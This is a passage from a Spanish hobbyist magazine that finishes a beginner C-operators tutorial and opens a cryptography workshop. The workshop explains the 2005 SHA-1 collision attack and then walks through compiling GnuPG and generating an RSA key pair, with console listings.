La llamada a la función se produce en esta línea:

```
resultado = producto(numero1,numero2);
```

Aquí se llama a **producto** y el valor que devuelve, se asigna a una variable. Así, sin quererlo ni beberlo hemos visto asignación de variables (aunque algo se vio cuando hablé de inicialización de las mismas). Para que esta expresión tenga sentido en C, deben ser, a priori, del mismo tipo. Y digo a priori porque no tiene por qué ser necesariamente así. Pero por el momento, como estamos empezando, vamos a hacer asignaciones como $DEITY manda. Ya habrá ocasión de rizar el rizo.
Bien, pues con esto ya casi está lo que quería contar en este primer artículo.

Para terminar y que podáis hacer algunas cositas ya en C, voy a explicar muy rápidamente los operadores que hay en C (los principales), por si queréis ir experimentando con ellos y ampliar materia ;-).

4. Bisturí, por favor.

Bien, de modo telegráfico vamos a ver los operadores. En C tenemos de los siguientes tipos:

Aritméticos.
Igual que los de "matracas": operador de suma (**+**), resta (**-**), multiplicación (*****), división (**/**) - este operador funciona distinto si la división es entre números enteros o reales, resto de la división entera (%), que sólo funciona entre números enteros. Todos estos son **binarios**, es decir, actúan con dos operandos: sumandos en la suma, minuendo y sustraendo en la resta, dividendo y divisor en la división, multiplicandos, etc.

También tenemos operadores aritméticos **monarios**, es decir que actúan sobre un sólo elemento. Estos son incremento (**++**) y decremento (**--**). Un ejemplo para que lo tengáis más claro:
Incremento: Se puede poner **++x**; o también **x++**; y es equivalente a poner **x = x + 1**;. La diferencia entre ambos se ve clara con este ejemplo:

```
x = 10;
y = x++;
```

Cuando esto se ejecuta **x** queda como **11** e **y** como **10**, ya que primero se hace la asignación y luego el incremento. En cambio en:

```
x = 10;
y = ++x;
```

En ambos casos ambas variables tendrán el valor de **11** (si no me creéis sería buen ejercicio que lo comprobarais). En estos dos ejemplos **x** siempre toma el valor de **11**, pero la diferencia está en cuándo cambia de valor (antes o después de la asignación).

Decremento: En este caso sería **--x**; o también **x--**. Con las mismas diferencias entre la forma prefija (la primera) y la postfija (la segunda) que para el caso del incremento.

También se pueden abreviar asignaciones si en ambos lados interviene la misma variable. Por ejemplo:

```
x = x + 3;
```

Se puede abreviar poniendo simplemente:

```
x += 3;
```

Y esto se puede hacer también con **-=**, ***=**, **/=**. Pero ojo, la misma variable en ambos sitios. Aunque luego venga todo un chorizo detrás. Si tenemos:
Variable = Variable *operador* algo
Se puede reducir a su forma equivalente:
Variable *operador*= algo;

Relacionales y lógicos.

Estos tipos se usan para determinar una relación (operadores relacionales) y las formas en que estas relaciones pueden conectarse (operadores lógicos). Dentro de los primeros tenemos los que ya sabréis todos por matemáticas:
- Mayor que (>)
- Menor que (<)
- Mayor o igual que (>=)
- Menor o igual que (<=)
- Igual que (==)

```
/* Quinto programa de C */

// Importamos la librería estándar de E/S en C

#include <stdio.h>

// Declaramos una función que devuelve el producto de dos números enteros

int producto(int,int);

main()
{
        int numero1, numero2, resultado;
        numero1 = 7;
        numero2 = 15;
        resultado = producto(numero1,numero2);
        // Calculamos su producto y lo mostramos por pantalla
        printf("El valor del producto de %i y %i es: %i\n",numero1,numero2,resultado);
}

// Aquí definimos la función producto y cómo opera
int producto(int numero1,int numero2)
{
        return (numero1*numero2);
}
```

Listado 8



- Distinto (!=)

Y los lógicos:

- Y lógico (&&) (Verdad sí y sólo sí los dos operandos son ciertos)
- O lógico (||) (Verdad si al menos uno de ellos es verdadero)
- NO (!)

En el caso de los lógicos he puesto un resumen de la **tabla de verdad** de ellos. Unos y otros se combinan para formar expresiones que nos permitirán control de flujo de programas y otras cosillas más que se irán viendo a lo largo del curso. Por último, voy a citar a los operadores a nivel de bits y que también utilizaremos alguna vez, de momento aquí os los presento:

- Y (&) a nivel de bits
- O (|) a nivel de bits
- O exclusiva (^) XOR
- Complemento a uno ~
- Desplazamiento a la derecha >>
- Desplazamiento a la izquierda <<

Hay más (como **sizeof ()**, **?**, la coma "**,**" como operador, para punteros), pero los dejaremos para más adelante, que si no, esto es un empacho y hay que mantener el interés por aprender este fascinante lenguaje de programación. Como regalito final os dejo una tabla de precedencia de todos los operadores que tiene C para futuras referencias y para que la tengáis, claro está ;-).

<table>
<tr><td>Mayor</td><td>() [] -></td></tr>
<tr><td></td><td>! ~ -- -(tipo) * & sizeof</td></tr>
<tr><td></td><td>* / %</td></tr>
<tr><td></td><td>+ -</td></tr>
<tr><td></td><td><< >></td></tr>
<tr><td></td><td>< <= > >=</td></tr>
<tr><td></td><td>== !=</td></tr>
<tr><td></td><td>&</td></tr>
<tr><td></td><td>^</td></tr>
<tr><td></td><td>|</td></tr>
<tr><td></td><td>&&</td></tr>
<tr><td></td><td>||</td></tr>
<tr><td></td><td>? :</td></tr>
<tr><td></td><td>= += -= *= /=</td></tr>
<tr><td>Menor</td><td>.</td></tr>
</table>

Antes de despedirme hasta el próximo número os digo que a estas alturas, sabéis, al menos, tanto como yo sobre **C**... y si habéis sido curiosos más aún. Os invito a que practiquéis y machaquéis estos conceptos y si tenéis dudas, estaré encantado de responderlas en el foro:

http://www.hackxcrack.com/phpBB2/index.php

Hasta el siguiente artículo. Espero que haya sido de vuestro agrado. Para cualquier sugerencia y/o crítica, fe de erratas, estaré gustoso de recibirlas en el foro. Saludos.







Capítulo 2

Taller de Criptografía

Bienvenidos de nuevo al rincón más críptico de la revista. Espero que el primer artículo os haya gustado. :-)

En este segundo artículo vamos a conocer al "hermano libre" de PGP, GnuPG, además de conocer algunas de las interfaces gráficas disponibles para el mismo. Como ya conocemos las bases del funcionamiento del sistema OpenPGP del artículo anterior, no tiene sentido repetirlas de nuevo... pero sí vamos a profundizar un poquito más. Si alguien se siente perdido con toda la teoría del sistema, puede echar mano del artículo anterior para aclararse.

Pero antes de entrar de lleno con nuestro querido GnuPG, vamos a hablar de algo que está de actualidad en el mundo de la criptografía y que, aunque os pueda parecer lo contrario, está muy relacionado con el sistema OpenPGP. Al que no le interese mucho esta parte, puede saltar tranquilamente a la parte de GnuPG, siempre que no le importe arder eternamente en las llamas del infierno reservado a los "faltos de curiosidad". }:-D

Autopsia del ataque a SHA-1

Es curioso ver que el mundo de la criptografía, donde mucha gente piensa que ya está todo inventado, está tan vivo como estuvo en los tiempos de Bletchley park y Mr. Turing. Hace un par de meses, en el artículo anterior, mientras explicaba los algoritmos hash dije:

<<SHA-1 (Secure Hash Algorithm), 1994. SHA-1 nació de manos del NIST como ampliación al SHA tradicional. Este algoritmo, pese a ser bastante más lento que MD5, es mucho más seguro, pues genera cadenas de salida de 160 bits (a partir de entradas de hasta 2^64 bits) que son mucho más resistentes a colisiones simples y fuertes.>>

Pues parece que el destino quiso quitarme la razón, porque apenas unos días después de que saliera a la venta la revista, el 15 de Febrero, salta la liebre en las comunidades dedicadas a la criptografía: Bruce Schneier ha publicado en su blog una bomba: SHA-1 ha sido roto:

http://www.schneier.com/blog/archives/2005/02/sha1_broken.html

¿Qué? ¿¿Roto?? Comienzan las elucubraciones y la gente comienza a opinar sobre las implicaciones de este hecho... pero en realidad todavía no se conocen ni los detalles, solo una somera nota de los resultados obtenidos por los investigadores Xiaoyun Wang, Yiqun Lisa Yin, y Hongbo Yu (Universidad de Shandong, China).

Si nos atenemos al algoritmo SHA-1 propiamente dicho, este ataque ha permitido su criptoanálisis en 2^69 operaciones frente a las 2^80 que cabrían esperar en un algoritmo de su clase y longitud. ¿Qué significa eso realmente? Aún no se conocen los detalles y tampoco si este ataque logró obtener colisiones simples, colisiones fuertes...
Dos días después, el día 17, pudimos tener acceso a un documento original con los resultados (fechado el día 13 de Febrero), pero en él no se trata el ataque a SHA-1, sino únicamente uno al SHA original y otro a una versión simplificada de SHA-1.

http://theory.csail.mit.edu/~yiqun/shanote.pdf



Al día siguiente, el día 18, el mismo Bruce Schneier publica en su blog más detalles sobre el criptoanálisis aplicado a SHA-1:

http://www.schneier.com/blog/archives/2005/02/cryptanalysis_o.html

En los foros, listas y comunidades de seguridad se sigue hablando tímidamente del tema, pero realmente poca gente comprende las implicaciones reales, a corto y medio plazo, que ha tenido este ataque sobre el que es, hoy por hoy, el principal algoritmo hash en la criptografía moderna.

Antes de nada, deberíamos hacer un pequeño repaso a las características de un algoritmo hash para entender bien la explicación:

> Unidireccional: Una función hash es irreversible, y dada una salida de la misma, es computacionalmente imposible recomponer la entrada que la generó.
>
> Compresión: Dado un tamaño cualquiera de entrada para la función hash, la salida de la misma será de una longitud fija.
>
> Difusión: La salida de la función hash es un resumen complejo de la totalidad de la entrada, es decir, se usan TODOS los bits de la misma.
>
> Resistencia a las colisiones simples: Esta propiedad nos indica que dado un valor de entrada de la función hash, es computacionalmente imposible encontrar otra entrada que genere el mismo valor de salida.
>
> Resistencia a las colisiones fuertes: Esta propiedad nos indica que es computacionalmente muy difícil encontrar dos valores de entrada que generen un mismo valor de salida.

Como podemos ver, tenemos tres características "fijas" que son implementadas en el propio algoritmo: unidireccionalidad (también conocida como resistencia a la preimagen), compresión y difusión. Las debilidades, por tanto, se nos pueden presentar en la resistencia a las colisiones simples (también conocida como resistencia a la segunda preimagen) y en la resistencia a las colisiones fuertes (también conocida como resistencia a la colisión).

Debemos tener en cuenta un par de cosas cuando pensemos en las colisiones de un sistema de hash:

- El conjunto de los posibles valores de entrada tiene cardinal infinito, puesto que en principio podemos aplicar el algoritmo de hash a cualquier entrada. Esto no se cumple para SHA-1 en concreto, dado que está limitado a entradas de tamaño menor o igual a 2^64 bits. Por tanto para SHA-1 concretamente nos encontramos con 2^(2^64) posibles entradas, es decir, 2^(1.8*10^19). No he calculado el valor concreto (más que nada porque Kcalc se desborda :-D) pero es una auténtica burrada y para nosotros eso nos vale como infinito...

- El conjunto de posibles valores de salida tiene un cardinal finito que viene definido por 2^n donde n es el número de bits de la salida generada, es decir, por la propiedad de compresión. En SHA-1 tenemos 2^160 posibles salidas (1.46*10^48).

De estas dos propiedades deducimos que es imposible que toda entrada tenga una salida diferente, puesto que el cardinal del conjunto de entrada es mayor que el de salida. Así pues, si generamos (2^160)+1 mensajes, será inevitable que al menos dos de ellos posean el mismo valor de hash.

Hasta ahí la teoría de las colisiones. En la práctica encontramos dos tipos de colisiones:

- Colisiones simples: Si dado un mensaje de entrada concreto, somos capaces de encontrar otro de forma que ambos posean el mismo valor de hash, nos encontramos ante una colisión simple.

- Colisiones fuertes: Si somos capaces de encontrar dos mensajes de entrada con un mismo valor de hash, nos encontramos ante una colisión fuerte.

Y es la hora de hablar de colisiones y cumpleaños (y que conste que aún no he perdido la cabeza).

Vamos a trasladar las colisiones simples a un ejemplo que sea más fácil de digerir... imaginad que un hombre entra en una fiesta y desea saber las posibilidades de que otra persona cumpla años el mismo día que él. Para los que no tengan la combinatoria muy al día o no les apetezca pensar mucho, las posibilidades son 1-(364/365)^n. Es decir, para que las posibilidades sean superiores al 50% es necesario que haya 253 personas en esa fiesta.

Ahora pensemos en las colisiones fuertes... imaginemos ahora que queremos estudiar las probabilidades de que dos personas cuales quiera cumplan años el mismo día. Las posibilidades ahora son 1-[365!/(365^n*(365-1)!)], o sea que ahora únicamente son necesarias 23 personas o más para que las posibilidades sean superiores al 50%.

A este modelo matemático se le conoce como "ataque del cumpleaños".

¿Y qué significa esto en la práctica? Significa que si quisiéramos lanzar un ataque de fuerza bruta contra un algoritmo de hash de n bits, necesitaríamos realizar teóricamente 2^n operaciones para encontrar una colisión simple, mientras que para encontrar una colisión fuerte necesitaríamos realizar únicamente 2^(n/2). En el caso particular de SHA-1 nos encontramos con que en teoría serían necesarias 2^160 operaciones para obtener una colisión simple y 2^80 para obtener una colisión fuerte.

Supongo que ahora ya se entienden un poco mejor las implicaciones del ataque a SHA-1. Como hemos dicho, la teoría nos dice que para obtener una colisión fuerte necesitaríamos 2^80 operaciones, y mediante el ataque del que estamos hablando se obtiene en solamente 2^69 operaciones. Puede parecer que no es mucha, pero dado que cada bit en el exponente duplica la complejidad (como ya dije en el primer artículo), la diferencia entre 2^69 y 2^80 es enorme, unas dos mil veces más sencillo (concretamente 2^11, 2048).

Las implicaciones prácticas de esto a corto plazo no son tan graves como mucha gente se aventuró a anunciar. El sistema OpenPGP no ha dejado de ser seguro, pues aunque SHA-1 sea dos mil veces más sencillo de comprometer, sigue siendo una tarea muy compleja.

Además, para poder falsificar un mensaje sería necesario encontrar una

colisión simple, y eso sigue requiriendo 2^160 operaciones, lo cual es a todas luces seguro. Lo que sí sería posible es crear dos mensajes cuya firma sea la misma, y aunque no es lo mismo, sí es algo a tener en cuenta.

A largo plazo las implicaciones son peores, dado que la potencia de cálculo aumenta constantemente, y lo que hoy es complicado, mañana es sencillo... el precalcular colisiones fuertes en SHA-1 ya solo es cuestión de el tiempo que se quiera invertir en ello.

No obstante, el alarmismo que ha cundido es injustificado, pues hay muchos sistemas que han sido rotos, como MD5, SHA-0, DES y otros tantos, que siguen siendo usados. De hecho, como comenté en el primer artículo, MD5 sigue siendo un estándar de facto, y hace mucho tiempo que fue comprometido en una forma similar a la que acaba de serlo SHA-1. La diferencia está en que ahora mismo se confía en MD5 para tareas de "baja" seguridad (como checksums de imágenes ISO) mientras que se confía en SHA-1 para aplicaciones más críticas, como firma y certificados digitales.

¿Qué camino va a tomar la comunidad criptográfica? La gente de la PGP Corporation ya han anunciado que en sucesivas versiones incluirán nuevos algoritmos, sin prisa, pero de forma segura.

Así mismo se va mirando hacia nuevos algoritmos para reponer al herido SHA-1:

- SHA-256, SHA-384, SHA-512: Versiones de 256, 384 y 512 bits respectivamente de SHA. Corren rumores de que PGP se inclinará por alguno de estos algoritmos. Podéis encontrar más información acerca de ellos en:

http://csrc.nist.gov/encryption/shs/sha256-384-512.pdf

- RIPEMD-160: Algoritmo de hash de 160 bits diseñado por Hans Dobbertin, Antoon Bosselaers, y Bart Preneel. Definitivamente no es un sustituto de SHA-1, pues también ha sufrido ataques de criptoanálisis que han permitido encontrar colisiones:

http://eprint.iacr.org/2004/199.pdf

Si es factible, no obstante, la implementación de versiones más potentes de RIPEMD, como RIPEMD-320.

- Tiger: Algoritmo de hash de 192 bits diseñado en 1996 por Ross Anderson y Eli Biham. Está especialmente optimizada para ser utilizada en procesadores de 64 bits, y es vista con buenos ojos por los expertos. Podéis encontrar más información sobre Tiger en:

http://www.cs.technion.ac.il/~biham/Reports/Tiger/

- WhirPool: Algoritmo de hash de 512 bits diseñado por Vincent Rijmen y Paulo S. L. M. Barreto. No es muy conocido, y dado que gran parte de su confiabilidad se basa en su gran longitud, resulta bastante lento computacionalmente hablando. Podéis leer más sobre WhirPool en:

http://planeta.terra.com.br/informatica/paulobarreto/WhirlpoolPage.html

En cualquier caso, el futuro no parece pasar por la convocación de un concurso al estilo AES para que la comunidad internacional lance sus propuestas y de ellas salga el nuevo estándar de hashing. Algunos expertos, entre ellos Bruce Schneier, ya lo están pidiendo.

Bien, espero que ahora tengáis más claras las implicaciones del ataque criptoanalítico sobre SHA-1. Ahora podemos meternos de lleno con GnuPG. :-)

GNU Privacy Guard: Un poco de historia

GNU Privacy Guard (al que nos referiremos como GPG) es una implementación libre del sistema OpenPGP (descrito en el RFC #2440, como ya dijimos en el artículo anterior). Ofrece compatibilidad con PGP e implementa todos los mismos algoritmos que éste menos el algoritmo de cifrado simétrico IDEA, por ser éste aún un algoritmo patentado en ciertos países. Aún así, es posible añadir la implementación del mismo al sistema hasta que sea oficialmente incluído en 2007 (cuando caduque la patente).

El sitio oficial de GPG es:

http://www.gnupg.org/

Existen muchas ventajas derivadas de que GPG sea software libre, como por ejemplo la gran cantidad de sistemas soportados (GNU/Linux, GNU/Hurd, FreeBSD, OpenBSD, NetBSD, Microsoft Windows, PocketConsole, Mac OS X, AIX, BSDI, HPUX, IRIX, MP-RAS, OSF1, OS/2, SCO UnixWare, SunOS, Solaris y USL UnixWare) o la disponibilidad total de su código fuente (y no únicamente como material de consulta, como en el caso de PGP). Los que me conocen saben que soy fiel defensor del software libre, pero no es éste el sitio para hablar de las ventajas de usar este tipo de software... únicamente quería apuntar algunas ventajas de GPG sobre PGP.

La versión 1.0.0 de GPG fue liberada el 7 de Septiembre de 1999, y desde entonces han continuado publicándose versiones actualizadas. Actualmente las últimas versiones disponibles son la 1.4.0 de la rama estable y la 1.9.15 de la rama de desarrollo. Como en otros casos de software crítico, recomiendo encarecidamente optar siempre por la versión estable.

A la hora de realizar las prácticas con GPG, podréis seguirlas con cualquier sistema soportado (o sea, que los usuarios de Windows podéis también disfrutar de GPG :-P), si bien la parte en que tratamos las diversas interfaces gráficas está dedicada para los usuarios de sistemas Unix-like (y más concretamente, GNU/Linux). Los "windowseros" que no se me quejen, que el de PGP fue entero para ellos... ;-)

Las versiones que yo he utilizado para desarrollar el artículo son:

- GnuPG 1.4.0-2 bajo GNU/Linux Debian SID.
- GPA 0.7.0-1 bajo GNU/Linux Debian SID.
- Kgpg 3.3.2-1 bajo GNU/Linux Debian SID.
- GnuPG 1.4.0 bajo Microsoft Windows XP SP1. (¿Pero alguien usa el Spyware Pack 2? :-D)

Para instalar GPG hay dos opciones: bajar los binarios precompilados, o bien compilar nosotros mismos el código fuente de la aplicación.

Lo más cómodo es utilizar los binarios precompilados (los que seáis debianitas

como yo... apt-get install gnupg :-P), pero aún así vamos a ver cómo compilar nosotros mismos el programa en sistemas Linux.

Compilando GnuPG

Lo primero es bajar el paquete con las fuentes de la siguiente dirección:

ftp://ftp.gnupg.org/gcrypt/gnupg/gnupg-1.4.0.tar.gz

Para comprender mejor los comandos de consola que vamos a utilizar, es imprescindible que conozcáis al menos por encima el significado del prompt de la shell de Linux. En mi artículo os encontraréis con dos tipos de ellos:

master@blingdenstone:~$

Podemos dividir este prompt en tres partes:

La primera son los datos del usuario: "master", que es el usuario que está ejecutando la shell; "blingdenstone" que es el dominio en el que se encuentra el usuario (en este caso, el nombre de la máquina); y el símbolo "@" que denota pertenencia. Así pues "master@blingdenstone" significa "esta sesión es del usuario master, perteneciente al dominio blingdenstone".

El símbolo ":" denota la separación entre las dos partes del prompt.

La segunda parte del prompt son los datos relativos a la sesión: en primer lugar tenemos el directorio de trabajo y que en este caso es "~", símbolo con el que denotamos al directorio home del usuario que ejecuta la shell; y luego un símbolo que puede ser "$" ó "#" para usuarios sin privilegios y con privilegios respectivamente.

La tercera parte es el propio comando que nosotros introducimos, y que puede ser lo que nos dé la gana.

Por tanto, este prompt significaría a grandes rasgos "el usuario master, perteneciente al dominio blingdenstone, que se encuentra en su directorio home y que no dispone de privilegios especiales, desea ejecutar...".

El otro tipo de prompt que veréis es:

blingdenstone:/home/master#

Es igual que el anterior pero con un pequeño detalle: no especifica el usuario que está ejecutando la shell. Esto es así porque (y esto nos lo indica el símbolo "#") el usuario en este caso es el root de la máquina, y por tanto se denota su prompt únicamente con el nombre de la misma.

Este prompt significaría "el root del dominio blingdenstone, que se encuentra en /home/master, desea ejecutar...". No indicamos que se trata de un usuario privilegiado porque se sobreentiende que el root siempre lo es (para los más frikis: sí, sé que puede no ser siempre así... :-P).

Estos dos tipos de prompt son los que encontraréis en una distribución Debian (la que yo uso) o cualquiera de sus derivadas. Para otras distribuciones (como SuSe, Fedora, Mandrake...) puede variar ligeramente.

Ahora que ya lo tendréis en el disco duro, vamos a aprovechar para practicar cosas ya vistas. Comprobemos que tenemos todos el mismo paquete para compilar... para ello aquí os dejo el hash MD5 y SHA-1 del paquete. Que cada cual elija el que más le guste (podéis usar md5sum y sha1sum para comprobar los respectivos hashes en Linux): (**ver listado 1**)

Bien, ahora procederemos a descomprimirlo con el siguiente comando:

```
master@blingdenstone:~$ ls -l gnupg-1.4.0.tar.gz
-rw-r--r--  1 master master 3929941 Mar  1 00:03 gnupg-1.4.0.tar.gz
master@blingdenstone:~$ md5sum gnupg-1.4.0.tar.gz
74e407a8dcb09866555f79ae797555da  gnupg-1.4.0.tar.gz
master@blingdenstone:~$ sha1sum gnupg-1.4.0.tar.gz
7078b8f14f21d04c7bc9d988a6a2f08d703fbc83  gnupg-1.4.0.tar.gz
master@blingdenstone:~$
```

Listado 1

```
master@blingdenstone:~$ tar xvfz gnupg-1.4.0.tar.gz
```

Ahora debemos situarnos en el directorio que contiene las fuentes:

```
master@blingdenstone:~$ cd gnupg-1.4.0
```

```
master@blingdenstone:~/gnupg-1.4.0$
```

Observad cómo ha cambiado el directorio de trabajo...

Bien, llegados a este punto siempre es bueno hacer un ls y echar un vistazo a los ficheros que nos encontramos para buscar el que contenga las instrucciones de instalación del programa (que normalmente se llamará INSTALL), pero en nuestro caso os voy a ahorrar el trabajo: hay que ejecutar el script de autoconfiguración:

```
master@blingdenstone:~/gnupg-1.4.0$ ./configure
```

Y aquí comienza una larga lista de comprobaciones automáticas que sirven para determinar si tu sistema está preparado para hacer funcionar el programa que pretendes compilar, así como la configuración de compilación necesaria para el mismo. Este paso es necesario para evitar que compiles a lo loco el programa y luego te encuentres con que necesitas una librería que no está instalada.

Los errores en esta parte pueden ser de lo más variopintos, y no tienen nada que ver con el artículo, por lo que si tienes cualquier problema con este punto, te recomiendo que te pases por nuestro foro, y allí preguntes indicando detalladamente el error obtenido (copiar y pegar la salida por consola es lo más fácil). Seguro que encuentras mucha gente dispuesta a echarte una mano.

Si aún no conoces nuestro foro, no dejes de visitarlo:

http://www.hackxcrack.com/phpBB2/

```
config.status: creating po/Makefile
config.status: executing g10defs.h commands
g10defs.h created

          Configured for: GNU/Linux (i686-pc-linux-gnu)
```

Listado 2

```
make[2]: Leaving directory `/home/master/gnupg-1.4.0/checks'
make[2]: Entering directory `/home/master/gnupg-1.4.0'
make[2]: Nothing to be done for `all-am'.
make[2]: Leaving directory `/home/master/gnupg-1.4.0'
make[1]: Leaving directory `/home/master/gnupg-1.4.0'
master@blingdenstone:~/gnupg-1.4.0$
```

Listado 3

```
master@blingdenstone:~$ gpg --version
gpg (GnuPG) 1.4.0
Copyright (C) 2004 Free Software Foundation, Inc.
This program comes with ABSOLUTELY NO WARRANTY.
This is free software, and you are welcome to redistribute it
under certain conditions. See the file COPYING for details.

Home: ~/.gnupg
Supported algorithms:
Pubkey: RSA, RSA-E, RSA-S, ELG-E, DSA
Cipher: 3DES, CAST5, BLOWFISH, AES, AES192, AES256, TWOFISH
Hash: MD5, SHA1, RIPEMD160, SHA256, SHA384, SHA512
Compression: Uncompressed, ZIP, ZLIB
master@blingdenstone:~$
```

Listado 4

```
master@blingdenstone:~$ gpg --gen-key
gpg (GnuPG) 1.4.0; Copyright (C) 2004
Free Software Foundation, Inc.
This program comes with ABSOLUTELY NO WARRANTY.
This is free software, and you are welcome to redistribute it
under certain conditions.
See the file COPYING for details.
Please select what kind of key you want:
   (1) DSA and Elgamal (default)
   (2) DSA (sign only)
   (5) RSA (sign only)
Your selection?
```

Listado 5

Si todo ha ido bien, deberías ver al final unas líneas parecidas a estas:(**ver listado 2**)

Eso significa que estamos listos para compilar, cosa que vamos a hacer ahora mismo:

```
master@blingdenstone:~/gnupg-1.4.0$
make
```

Y si lo del ./configure os parecieron muchas líneas, esperad a ver esto... :-D

El comando make compila todos los ficheros de código del programa según las reglas definidas en el fichero Makefile (que a su vez ha sido generado por el script de configuración anterior).

Si todo ha ido bien, veremos algo como así:(**ver listado 3**)

Ahora debemos "instalar" el programa que acabamos de compilar, para lo cual primero debemos "hacernos root" mediante el comando su y después ejecutar la orden de instalación en el directorio de binarios del sistema (/usr/bin). El que tengamos que hacernos root es debido a que dicho directorio requiere privilegios especiales para escribir en él.

```
master@blingdenstone:~/gnupg-1.4.0$ su
Password:
blingdenstone:/home/master/gnupg-1.4.0#
make install
```

Y unas cuantas líneas más. :-P
Ahora lo primero que debemos hacer es volver a convertirnos en nuestro usuario habitual (mediante el comando exit) y comprobar (desde cualquier directorio) que GPG está correctamente instalado: (**ver listado 4**)

¡Perfecto! Ya tenemos GPG compilado para nuestro sistema y listo para funcionar.

Para las "mentes inquietas", que sé que hay muchas por ahí sueltas... echad un ojo a los ficheros contenidos en la carpeta gnupg-1.4.0/cipher/ ... os garantizo que no os aburriréis (si sabéis C, claro).

Comenzando a trabajar con GPG

Supongo que habréis notado que el nivel en general de este segundo artículo es algo más alto que el del primero. No es casualidad: deseo, poco a poco, ir detallando tanto la teoría como las prácticas, para que la curva de aprendizaje sea suave pero ascendente. Ahora, momento de empezar a conocer GPG, notaréis especialmente esto que acabo de comentar... espero que nadie se me pierda.

Como los conceptos teóricos ya están asimilados del artículo anterior con PGP, no voy a volver a explicar en qué consiste cada uno de los procesos que se llevan a cabo tras las acciones del software. Tampoco voy a detallar de forma exhaustiva todas y cada una de las opciones de GPG, pues eso requeriría mucho más espacio del que disponemos. Vamos, pues, a aprender a usar GPG mientras profundi-



```
Your selection? 5
RSA keys may be between 1024 and 4096 bits long.
What keysize do you want? (2048)
```

Listado 6

```
What keysize do you want? (2048) 4096
Requested keysize is 4096 bits
Please specify how long the key should be valid.
         0 = key does not expire
      <n>  = key expires in n days
      <n>w = key expires in n weeks
      <n>m = key expires in n months
      <n>y = key expires in n years
Key is valid for? (0)
```

Listado 7

```
Is this correct? (y/N) y

You need a user ID to identify your key; the software constructs the user ID
from the Real Name, Comment and Email Address in this form:
    "Heinrich Heine (Der Dichter) <heinrichh@duesseldorf.de>"

Real name:
```

Listado 8

```
You need a user ID to identify your key; the software constructs the user ID
from the Real Name, Comment and Email Address in this form:
"Heinrich Heine (Der Dichter) <heinrichh@duesseldorf.de>"

Real name: Wadalberto HxC
Email address: wadalberto@hackxcrack.com
Comment: -<|:-P
You selected this USER-ID:
    "Wadalberto HxC (-<|:-P) <wadalberto@hackxcrack.com>"

Change (N)ame, (C)omment, (E)mail or (O)kay/(Q)uit? o
You need a Passphrase to protect your secret key.

Enter passphrase:
```

Listado 9

zamos en los conceptos teóricos de la criptografía...

La primera vez que ejecutéis GPG os generará el directorio que contendrá el anillo de claves y la configuración del software. Por defecto, ese directorio será .gnupg dentro del home del usuario.

> Recordemos que el anillo de claves es el conjunto de todas las claves públicas y privadas que tenemos a disposición del software. El concepto de anillo de claves toma especial importancia en procesos como la firma digital de claves públicas y el establecimiento de niveles de confianza.

Vamos a comenzar por crearnos nuestra propia clave con GPG...(**ver listado 5**)

Entre las opciones disponibles, voy a escoger RSA para la clave nueva que vamos a generar. Los motivos son dos: el primero que el sistema RSA siempre ha sido mi preferido, y el segundo lo averiguaréis más tarde...(**ver listado 6**)
¿Qué clase de criptomaníacos seríamos si eligiéramos menos de 4096? :-P
(**ver listado 7**)

Yo voy a elegir hacer una clave que no expire, pero creo que podréis ver perfectamente que el proceso para generar una clave con fecha de caducidad es trivial.

```
Key is valid for? (0) 0
Key does not expire at all
Is this correct? (y/N)
```

Confirmamos la orden.(**ver listado 8**)

Ahora es el momento de introducir el identificador que deseamos para nuestra clave...(**ver listado 9**)

Y ahora deberemos introducir (por duplicado en estos casos, como de costumbre) el passphrase que deseamos asignar a la clave. Tras ello, el software comenzará la generación de la clave, para lo cual pide al usuario que genere entropía en la máquina.

> Como ya comenté en el primer artículo, un computador NO es capaz de generar datos aleatorios, sino únicamente pseudoaleatorios. La única forma de introducir en procesos críticos (como la generación de una clave de cifrado) entropía es que ésta sea introducida desde fuera del sistema por el propio usuario.

(**ver listado 10**)

En la información volcada a pantalla tras la generación de la clave podemos observar algunos datos de gran interés, como la KeyID (D2AB36BB), el tamaño de clave, el fingerprint... todos estos elementos deberían ser de sobra conocidos pues se explicaron en detalle en el artículo anterior.

Pero, como nos muestra el propio GPG, nuestra clave no está completa porque aún no tenemos una subclave de cifrado, por lo que deberemos crearla:(**ver listado 11**)

Y seleccionamos la opción de añadir una nueva subclave.(**ver listado 12**)

Dado que deseamos crear una subclave de cifrado para RSA, seleccionamos la opción 6 y seguimos el mismo proceso para generar la subclave que seguimos para generar la clave principal.(**ver listado 13**)

```
We need to generate a lot of random bytes. It is a good idea to perform some other action
(type on the keyboard, move the mouse, utilize the disks) during the prime generation;
this gives the random number generator a better chance to gain enough entropy.
.+++++
................+++++

gpg: key D2AB36BB marked as ultimately trusted
public and secret key created and signed.
gpg: checking the trustdb
gpg: public key E632B133 is 5708 seconds newer than the signature
gpg: 3 marginal(s) needed, 1 complete(s) needed, classic trust model
gpg: depth: 0  valid:  20  signed:  27  trust: 0-, 0q, 0n, 0m, 0f, 20u
gpg: depth: 1  valid:  27  signed:   0  trust: 0-, 0q, 0n, 14m, 13f, 0u
pub   4096R/D2AB36BB 2005-03-09
     Key fingerprint = 0EF3 77B9 ADDF F172 4695  92F0 EA34 2D4E D2AB 36BB
uid                  Wadalberto HxC (-<|:-P) <wadalberto@hackxcrack.com>

Note that this key cannot be used for encryption.  You may want to use
the command "--edit-key" to generate a secondary key for this purpose.
master@blingdenstone:~$
```

Listado 10

```
master@blingdenstone:~$ gpg --edit-key d2ab36bb
gpg (GnuPG) 1.4.0; Copyright (C) 2004 Free Software Foundation, Inc.
This program comes with ABSOLUTELY NO WARRANTY.
This is free software, and you are welcome to redistribute it
under certain conditions. See the file COPYING for details.

Secret key is available.

pub  4096R/D2AB36BB  created: 2005-03-09  expires: never usage: CS
                     trust: ultimate      validity: ultimate
[ultimate] (1). Wadalberto HxC (-<|:-P) <wadalberto@hackxcrack.com>

Command>
```

Listado 11

```
Command> addkey
Key is protected.

You need a passphrase to unlock the secret key for
user: "Wadalberto HxC (-<|:-P) <wadalberto@hackxcrack.com>"
4096-bit RSA key, ID D2AB36BB, created 2005-03-09

Please select what kind of key you want:
   (2) DSA (sign only)
   (4) Elgamal (encrypt only)
   (5) RSA (sign only)
   (6) RSA (encrypt only)
Your selection?
```

Listado 12

Ya tenemos creada nuestra clave RSA. Podemos verla dentro de nuestro anillo de claves:(**ver listado 14**)

He cortado la salida por pantalla porque a nadie le interesarán las otras 45 claves de mi anillo... :-P

Bien, como ya hemos dicho, la pareja de claves RSA ya ha sido creada, pero... ¿qué es RSA en realidad?

Metiendo mano a RSA

